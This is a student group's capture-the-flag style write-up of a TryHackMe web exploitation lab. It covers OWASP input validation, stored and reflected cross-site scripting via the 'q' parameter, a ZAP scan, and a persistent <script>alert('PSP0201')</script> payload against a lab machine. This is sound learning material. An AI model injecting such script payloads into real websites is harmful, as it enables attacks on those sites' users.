PSP0201

Week 3

Write-up

Group Name: **PennCake**

ID	Name	Role
1211103144	Vaarindran Nyenasegran	Leader
1211103222	Asyrani Syazwan Yuhanis	Member
1211104230	Nur Aisyah Nabila Nahar	Member
1211101169	Tengku Alyssa Sabrina Tengku Erwin Martino	Member


Day 6 - [Web Exploitation] Be careful with what you wish on a Christmas night

Tools used: Kali Linux, OpenVPN, OWASP ZAP, Mozilla Firefox

Solution/walkthrough:


Question 1: Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Proceed to the OWASP Cheat Sheet and navigate to the **"Input Validation Strategies"**. Then, differentiate on the definitions of both **"Syntactic"** and **"Semantic"**.



Question 2: Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?


Proceed to the OWASP Cheat Sheet and navigate to the **"Allow List Regular Expression Examples"** and there, we can obtain the regular expression used to validate a US Zip Code.




Answer: **^\d{5}(-\d{4})?$**

Question 3: What vulnerability type was used to exploit the application?


Open the browser and go to the website using the http://IP address:5000



When you refresh the page, you will get an error message pop up.




This is because they used malicious JavaScript that will later be stored in the website.



Answer: **Stored Cross-Site Scripting**


Question 4: What query string can be abused to craft a reflected XSS?

On the search query, we insert a word, in the example, it is “test”.



After you press enter, the link will inserted with a query string that we can abused to craft a Reflected


XSS.




Answer: **q**

Question 5: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?


Run the OWASP ZAP application.




Press the “Automated Scan” button.



Insert the URL that we want to attack and then press attack.




After the attack is finished, the alerts will be presented and it shows that it only has 2 high priority alerts.



Answer: **2**

Question 6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?


We just need to change the current JavaScript and insert the word “PSP0201” in it so that the alert will show what we wanted.



Answer: **<script>alert(‘PSP0201’)</script>**

Question 7: Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?

After the browser has been closed and reopened, the XSS attack persists.



Answer: **YES**

Thought Process/Methodology:

In the TryHackMe website, we need to navigate ourselves to the OWASP Cheat Sheet to obtain the definitions of **"Syntactic"** and **"Semantic"**. In the OWASP Cheat Sheet, we also can obtain the regular expression used to validate the US Zip Code which is **^\d{5}(-\d{4})?$.** After that, we have to activate the machine and obtain the IP address that has been given to open the browser using the link **http://IP address:5000**. When we refresh the browser, an alert will pop out. This is because there is malicious JavaScript stored in the browser. Therefore, we can determine the vulnerable type is a **Stored Cross-Site Scripting**. Next, we put an input into the search query, which is **"test"**. After we press enter, in the link, there is a new parameter which is **"q"**. From this, we can abuse this parameter to craft a reflected XSS. After that, we need to open the OWASP ZAP application. When the OWASP ZAP application has finished opening, proceed with the **"Automated Scan"**. In the Automated Scan tab, we need to insert the link of the browser to start attacking it. Then, we press **"Attack"**. It will start scanning the browser for alerts. When finished, proceed to the alert tab and there will be **2 high priority alerts** presented. Continuing on, we can change the JavaScript in the link to **"PSP0201"** to send out an alert saying **"PSP0201"**. The new JavaScript will be **<script>alert('PSP0201')</script>.** Last but not least, we need to close the browser and reopen it to determine whether the XSS attack persists or not. Thus, the XSS attack persists when it is reopened.


Day 7 – [Networking] The Grinch Really Did Steal Christmas

Tools used: Kali, Wireshark, OpenVPN, WSL (Windows Sub System)

